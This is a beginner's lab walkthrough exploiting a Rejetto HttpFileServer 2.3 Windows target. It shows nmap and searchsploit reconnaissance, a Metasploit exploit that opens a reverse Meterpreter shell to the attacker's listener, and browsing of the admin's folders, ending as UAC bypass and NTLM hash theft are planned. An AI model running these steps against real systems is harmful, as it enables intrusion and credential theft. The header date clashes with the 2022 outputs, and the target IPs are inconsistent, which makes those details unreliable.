Walkthrough

Foundation: Red

7/18/2016

By: Zachkery Valete Rodriguez

Table of Contents

Executive Report

Walkthrough Scenario:

Gain the highest privilege on the compromised machine and get admin user NTLM hash by fingerprinting the application using the tools available on the Kali machine and exploit the application using the appropriate Metasploit module. Then, bypass UAC using the UACME tool.

Tools/Skills Gained:

- Metasploit
- Kali Linux
- UACME

Findings:

The exploits used with Metasploit and the UACME tool are able to take over the server very quickly. Easily searchable exploit to gain access to low level account with Metasploit and then a slightly difficult for a newbie execution needed by UACME to take over the rest of the system.


Remediation:

Update the application as soon as possible since these are widely known vulnerabilities that have been patched with newer systems.

Technical Report

Actions Taken:

- Start up the lab and locate the IP address for both the Kali Linux machine and target machine
- Enter in the IP for the target machine into Firefox and perform a simple nmap scan of the target machine



No files in this folder

0 folders, 0 files, 0 bytes

0 items selected


HttpFileServer 2.3
Server time: 7/7/2022 12:39:53 PM
Server uptime: 00:06:54

```
Target IP Address : 10.4.20.225
```

Encoding: *ANSI_X3.4-1968* Lines: *2* Sel. Chars: *11* Words


```
root@attackdefense:~# nmap 10.4.20.225
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-07 18:11 IST
Nmap scan report for 10.4.20.225
Host is up (0.0093s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49163/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
root@attackdefense:~# 
```

- Verify ports open and look to scan for the name and version of the server running on port 80




```
root@attackdefense:~# nmap -sV -p 80 10.4.20.225
Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-07 18:17 IST
Nmap scan report for 10.4.20.225
Host is up (0.0087s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Naming convention for the server is Http File Server and the version is httpd 2.3
- Use searchsploit to bring up the exploits available




```
root@attackdefense:~# searchsploit Http File Server
--------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------- ---------------------------------
Caedo HTTPd Server 0.5.1 ALPHA - Arbitrary File Download                   | windows/remote/16075.pl
Easy File Sharing HTTP Server 7.2 - POST Buffer Overflow (Metasploit)      | windows/remote/42256.rb
Easy File Sharing HTTP Server 7.2 - Remote Overflow (SEH) (Metasploit)     | windows/remote/39661.rb
FHFS - FTP/HTTP File Server 2.1.2 Remote Command Execution                 | windows/remote/37985.py
GeoVision (GeoHttpServer) Webcams - Remote File Disclosure                 | hardware/webapps/37258.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)                | multiple/remote/48569.py
HTTP File Server 2.2 - Security Bypass / Denial of Service                 | windows/remote/33841.txt
httpdx 0.8 - FTP Server Delete/Get/Create Directories/Files                | windows/remote/8897.c
Kukol E.V. HTTP & FTP Server Suite 6.2 - File Disclosure                   | windows/remote/23121.txt
Mabry Software HTTPServer/X 1.0 0.047 - File Disclosure                    | windows/remote/22892.txt
MiniHTTPServer Web Forum & File Sharing Server 4.0 - Add User              | windows/remote/2651.c
Monkey HTTP Server 0.1.4 - File Disclosure                                 | linux/remote/21857.pl
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)     | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities          | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload             | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)        | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)        | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution   | windows/webapps/34852.txt
Small HTTP Server 2.0 1 - Non-Existent File Denial of Service              | windows/dos/20403.txt
Sysax Multi Server 6.50 - HTTP File Share Overflow Remote Code Execution ( | windows/remote/39585.py
Techlogica HTTP Server 1.03 - Arbitrary File Disclosure                    | windows/remote/9660.pl
```

- Start up the msfconsole and look for the Rejetto exploit seen available for Metasploit by searching for "Http File Server" with searchspolit
  - As the lab wants us to use a Metasploit exploit, this one seems to match well.




```
msf6 > search reje

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  auxiliary/scanner/oracle/sid_brute                      normal     No     Oracle TNS Listener SID Brut
force
   1  exploit/unix/smtp/exim4_string_format  2010-12-07       excellent  No     Exim4 string_format Function
Heap Buffer Overflow
   2  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remot
 Command Execution
   3  payload/cmd/windows/adduser                             normal     No     Windows Execute net user /AD
 CMD
   4  payload/windows/adduser                                 normal     No     Windows Execute net user /AD


Interact with a module by name or index. For example info 4, use 4 or use payload/windows/adduser

msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >
```

- Set the RHOSTS to the target machine. (Thinking RHOSTS is the Receiving Hosts) and run the exploit




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 10.4.20.225
RHOSTS => 10.4.20.225
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.23.6:4444
[*] Using URL: http://0.0.0.0:8080/zJ8eECW5ofnH9v
[*] Local IP: http://10.10.23.6:8080/zJ8eECW5ofnH9v
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /zJ8eECW5ofnH9v
[*] Sending stage (175174 bytes) to 10.4.23.23
[*] Meterpreter session 1 opened (10.10.23.6:4444 -> 10.4.23.23:49209) at 2022-07-18 20:52:56 +0530
[!] Tried to delete %TEMP%\ridDTDRme.vbs, unknown result
[*] Server stopped.
```

- Ok, it looks like there's no issues so far with the exploit
- Now, since I'm new to these tools it's best to look around to see what commands, flags, and options I can run with help.




```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```

- A very long list of commands show up that I can choose from.
- I'll start with dir




```
meterpreter > dir
Listing: C:\Users\admin\AppData\Roaming\Microsoft\Windows
=========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40555/r-xr-xr-x   0     dir   2020-12-15 14:41:48 +0530  AccountPictures
40555/r-xr-xr-x   4096  dir   2020-12-15 14:41:48 +0530  Libraries
40777/rwxrwxrwx   0     dir   2020-12-15 14:41:48 +0530  Network Shortcuts
40777/rwxrwxrwx   0     dir   2020-12-15 14:46:19 +0530  PowerShell
40777/rwxrwxrwx   0     dir   2020-12-15 14:41:48 +0530  Printer Shortcuts
40555/r-xr-xr-x   0     dir   2020-12-15 14:41:48 +0530  Recent
40555/r-xr-xr-x   0     dir   2020-12-15 14:41:48 +0530  SendTo
40777/rwxrwxrwx   0     dir   2020-12-15 14:41:48 +0530  ServerManager
40555/r-xr-xr-x   0     dir   2020-12-15 14:41:48 +0530  Start Menu
40777/rwxrwxrwx   0     dir   2020-12-15 14:41:48 +0530  Templates
40777/rwxrwxrwx   0     dir   2020-12-15 14:41:48 +0530  Themes

meterpreter > cd Recent
meterpreter > dir
Listing: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent
================================================================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
100666/rw-rw-rw-   535   fil   2020-12-15 14:41:49 +0530  AutoLogon.lnk
40777/rwxrwxrwx    0     dir   2020-12-15 14:41:48 +0530  AutomaticDestinations
40777/rwxrwxrwx    0     dir   2020-12-15 14:41:48 +0530  CustomDestinations
100666/rw-rw-rw-   432   fil   2020-12-15 14:41:49 +0530  desktop.ini

meterpreter > cd ..
meterpreter > 
```

- Alright, looks like the general commands work well and now to get back to the task at hand. Using UACME to bypass the UAC and get the NTLM hash of an admin user. (Still pretty cool to see that the exploit is allowing some very decent access of this low level user)
- Next, I'll look up the user the server is logged in as. While also checking the system information, migrating to a common process (explorer.exe), and seeing if I can elevate my privilege to that of the local system



